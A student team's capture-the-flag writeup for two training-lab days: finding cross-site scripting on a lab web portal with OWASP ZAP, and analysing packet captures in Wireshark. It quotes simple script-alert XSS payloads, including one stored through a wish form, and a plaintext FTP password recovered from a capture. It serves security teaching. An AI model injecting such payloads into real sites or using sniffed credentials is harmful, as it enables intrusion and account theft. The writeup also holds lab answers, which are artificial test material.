PSP0201 Week 3 Writeup

Group name: VVannaCry

Members

ID	Name	Role
1211102056	Ahmad Fathi bin Amir	Leader
1211101999	Wong Wei Han	Member
1211101975	Muhammad Syahmi bin Mohd Azmi	Member


Day 6: Be careful on what you wish on a Christmas night

Tools used: Kali Linux, OWASP Zap, OpenVPN

Walkthrough

Question 1

In the OWASP Zap Cheat Sheet provided in the task, there will be a section talking about the input validation levels with their respective descriptions



Input validation strategies

Input validation should be applied on both **syntactical** and **Semantic** level.


Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.

Question 2

There is a subsection in the cheat sheet that is named “Allow List Regular Expression Examples” where we can get the regular expression used to validate a US Zip code




Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$
```

Question 3

The persistent XSS




```
<!DOCTYPE html>

<html>
  <head>
    <meta charset="utf-8">
    <title>Santa's portal</title>
    <link rel="stylesheet" href="/static/style.css">
  </head>

  <body>
```

```
Alerts (7)
  Cross Site Scripting (DOM Based) (3)
  Cross Site Scripting (Persistent)
  Cross Site Scripting (Reflected) (2)
```

```
Attack:     </p><script>alert(1);</script><p>
Evidence:
CWE ID:     79
WASC ID:    8
Source:     Active (40014 - Cross Site Scripting (Persistent))
```

Question 4


The query string that get abused with crafting reflected XSS was **q**



```
<form method="GET">
  <input type="text" name="q"
         placeholder="Search query" autocomplete="off" />
</form>
```

Question 5


After running the query while scanning using OWASP, it shows that there’s 2 XSS alerts that it got from the target website



```
Alerts (6)
  Cross Site Scripting (Persistent)
  Cross Site Scripting (Reflected) (2)
  Absence of Anti-CSRF Tokens (6)
  Content Security Policy (CSP) Header Not Set (
  Missing Anti-clickjacking Header (3)
  X-Content-Type-Options Header Missing (4)
```

Question 6


With using the alert('xss') we can create a javascript code so that it can show an alert "PSP0201" after executing the xss using the wish text box


Enter your wish here:

```
<script>alert('PSP0201')</script>
```

Question 7

The XSS attack is still going to persist after revisiting the site as it didn't stop executing the command we gave


10.10.164.25:5000

PSP0201

Thought Process:

The process of entering the target website with the correct port is just like the previous tasks done during the 25 days challenge. The OWASP Zap tool is easy to use for scanning the vulnerabilities that the website has. By using the automated scan OWASP Zap can run in the background while we can look for what kind of alerts that we could get from it. We can check around the website by entering some empty data in the wish text box or even the search query while waiting for the alerts to show up. We also can take a look at the search bar of the browser for any changes made while exploring the website. After the scan is done and a couple of alerts have shown up we can now use a XSS attack on it.


Day 7: Networking - The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Wireshark

Walkthrough:

Question 1


Searching **icmp** protocol will reveal which ip requested for ping, which is **10.11.3.2**



```
icmp
No.   Time         Source        Destination    Protocol  Length  Info
   17 10.430447    10.11.3.2     10.10.15.52    ICMP          74  Echo (ping) request
   18 10.430472    10.10.15.52   10.11.3.2      ICMP          74  Echo (ping) reply
```

Question 2


To filter HTTP GET request only would be **http.request.method == GET**



```
http.request.method == GET
No.   Time         Source         Destination    Protocol  Length  Info
   67 62.185886    10.10.67.199   10.10.15.52    HTTP      394  GET / HTTP/1.1
   71 62.478663    10.10.67.199   10.10.15.52    HTTP      363  GET /fontawesome/css/all.min.css HTTP/1.1
   75 62.479630    10.10.67.199   10.10.15.52    HTTP      348  GET /css/dark.css HTTP/1.1
   83 62.480991    10.10.67.199   10.10.15.52    HTTP      333  GET /js/bundle.js HTTP/1.1
   85 62.481045    10.10.67.199   10.10.15.52    HTTP      342  GET /js/instantpage.min.js HTTP/1.1
   95 62.487106    10.10.67.199   10.10.15.52    HTTP      347  GET /images/icon.png HTTP/1.1
  105 62.516878    10.10.67.199   10.10.15.52    HTTP      336  GET /post/index.json HTTP/1.1
  107 62.530696    10.10.67.199   10.10.15.52    HTTP      430  GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
  108 62.532591    10.10.67.199   10.10.15.52    HTTP      445  GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
  117 62.540748    10.10.67.199   10.10.15.52    HTTP      415  GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
  202 62.708297    10.10.67.199   10.10.15.52    HTTP      315  GET /favicon.ico HTTP/1.1
  295 63.665611    10.10.67.199   10.10.15.52    HTTP      445  GET / HTTP/1.1
```

Question 3

One of the article that 10.10.67.199 visited is **reindeer-of-the-week**




Wireshark · Packet 471 · pcap1.pcap

```
› Frame 471: 365 bytes on wire (2920 bits), 365 bytes captured (2920 bits)
› Ethernet II, Src: MS-NLB-PhysServer-32_03:60:d9:6c:db (02:23:60:d9:6c:db), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)
› Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52
› Transmission Control Protocol, Src Port: 55658, Dst Port: 80, Seq: 1192, Ack: 1742344, Len: 299
˅ Hypertext Transfer Protocol
  › GET /posts/reindeer-of-the-week/ HTTP/1.1\r\n
    Host: tbfc.blog\r\n
    User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0\r\n
    Accept: */*\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    X-Moz: prefetch\r\n
    Connection: keep-alive\r\n
    Referer: http://tbfc.blog/\r\n
    \r\n
    [Full request URI: http://tbfc.blog/posts/reindeer-of-the-week/]
    [HTTP request 5/10]
```


Question 4

After opening pcap2.pcap



```
Apply a display filter ... <Ctrl-/>
No.   Time       Source          Destination     Protocol Length Info
    1 0.000000   10.10.122.128   10.11.3.2       SSH         102 Server: Encrypted packet (len=48)
    2 0.000084   10.10.122.128   10.11.3.2       SSH         150 Server: Encrypted packet (len=96)
    3 0.060016   10.11.3.2       10.10.122.128   TCP          54 57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
    4 0.101317   10.11.3.2       10.10.122.128   TCP          54 57748 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
    5 1.127866   10.10.122.128   91.189.92.40    TCP          74 33400 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=3118188800 TSecr=0 WS=128
    6 2.549894   10.10.73.252    10.10.122.128   FTP          72 Request: QUIT
    7 2.549999   10.10.122.128   10.10.73.252    FTP          80 Response: 221 Goodbye.
    8 2.550011   10.10.122.128   10.10.73.252    TCP          66 21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=894813665 TSecr=411028459
    9 2.555520   10.10.73.252    10.10.122.128   TCP          66 45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=894813665
   10 2.555529   10.10.73.252    10.10.122.128   TCP          66 45332 → 21 [FIN, ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
   11 2.555534   10.10.122.128   10.10.73.252    TCP          66 21 → 45332 [ACK] Seq=16 Ack=8 Win=490 Len=0 TSval=894813670 TSecr=411028463
   12 3.175873   10.10.122.128   91.189.92.40    TCP          74 33402 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=3118190848 TSecr=0 WS=128
```


Filter it with **ftp** and it should reveal the leaked password, which is **plaintext_password_fiasco**



```
ftp
No.   Time        Source          Destination     Protocol Length Info
    6 2.549894    10.10.73.252    10.10.122.128   FTP         72 Request: QUIT
    7 2.549999    10.10.122.128   10.10.73.252    FTP         80 Response: 221 Goodbye.
   16 4.105504    10.10.122.128   10.10.73.252    FTP        104 Response: 220 Welcome to the TBFC FTP Server!.
   20 7.866325    10.10.73.252    10.10.122.128   FTP         83 Request: USER elfmcskidy
   22 7.866430    10.10.122.128   10.10.73.252    FTP        100 Response: 331 Please specify the password.
   28 14.282063   10.10.73.252    10.10.122.128   FTP         98 Request: PASS plaintext_password_fiasco
   31 16.735293   10.10.122.128   10.10.73.252    FTP         88 Response: 530 Login incorrect.
```

Question 5


The protocol that is encrypted is **ssh**



```
Current filter: ftp
No.   Time       Source          Destination     Protocol Length Info
    1 0.000000   10.10.122.128   10.11.3.2       SSH         102 Server: Encrypted packet (len=48)
    2 0.000084   10.10.122.128   10.11.3.2       SSH         150 Server: Encrypted packet (len=96)
```

Question 6


Filtering it with **arp**, will show that 10.10.122.128 is at **02:c0:56:51:8a:51**



```
arp
No.   Time        Source              Destination         Protocol Length Info
   46 19.785010   02:c8:85:b5:5a:aa   02:c0:56:51:8a:51   ARP         56 Who has 10.10.122.128? Tell 10.10.0.1
   47 19.785024   02:c0:56:51:8a:51   02:c8:85:b5:5a:aa   ARP         42 10.10.122.128 is at 02:c0:56:51:8a:51
```


Question 7

Opening pcap3.pcap




```
Apply a display filter ... <Ctrl-/>
No.  Time      Source         Destination    Protocol Length Info
   1 0.000000  10.10.53.219   10.11.3.2      SSH       166 Server: Encrypted packet (len=112)
   2 0.056471  10.11.3.2      10.10.53.219   TCP        54 60313 → 22 [ACK] Seq=1 Ack=113 Win=1026 Len=0
   3 1.329098  10.11.3.2      10.10.53.219   SSH       118 Client: Encrypted packet (len=64)
   4 1.329467  10.10.53.219   10.11.3.2      SSH       102 Server: Encrypted packet (len=48)
   5 1.388402  10.11.3.2      10.10.53.219   TCP        54 60319 → 22 [ACK] Seq=65 Ack=49 Win=1026 Len=0
   6 1.491913  10.11.3.2      10.10.53.219   SSH       102 Client: Encrypted packet (len=48)
   7 1.492209  10.10.53.219   10.11.3.2      SSH       102 Server: Encrypted packet (len=48)
   8 1.548870  10.11.3.2      10.10.53.219   TCP        54 60319 → 22 [ACK] Seq=113 Ack=97 Win=1026 Len=0
   9 1.634277  10.11.3.2      10.10.53.219   SSH       102 Client: Encrypted packet (len=48)
  10 1.634594  10.10.53.219   10.11.3.2      SSH       102 Server: Encrypted packet (len=48)
  11 1.695854  10.11.3.2      10.10.53.219   TCP        54 60319 → 22 [ACK] Seq=161 Ack=145 Win=1026 Len=0
  12 1.748455  10.11.3.2      10.10.53.219   SSH       102 Client: Encrypted packet (len=48)
```

Filtering it with http will reveal christmas.zip




```
http
No.  Time       Source         Destination    Protocol Length Info
 166 11.665107  10.10.53.219   10.10.21.210   HTTP       139 GET / HTTP/1.1
 168 11.665723  10.10.21.210   10.10.53.219   HTTP      4852 HTTP/1.1 200 OK  (text/html)
 291 26.537049  10.10.53.219   10.10.21.210   HTTP       215 GET /christmas.zip HTTP/1.1
 395 26.542475  10.10.21.210   10.10.53.219   HTTP     10388 HTTP/1.1 200 OK  (application/zip)
```

Saving the file with **File -> Export Objects -> HTTP**



```
Date: Mon, 30 Nov 2020 19:47:59 GMT\
Server: Apache/2.4.29 (Ubuntu)\r\n
```




Packet	Hostname	Content Type	Size	Filename
168	tbfc.blog	text/html	4,532 bytes	/
395	tbfc.blog	application/zip	565 kB	christmas.zip

Name	Size	Type	Modified
pcap3.pcap	611.9 kB	Packet Capture (PCAP)	30 Nov 2020
pcap2.pcap	35.5 kB	Packet Capture (PCAP)	30 Nov 2020
pcap1.pcap	3.8 MB	Packet Capture (PCAP)	30 Nov 2020
christmas.zip	565.1 kB	Archive	08:33

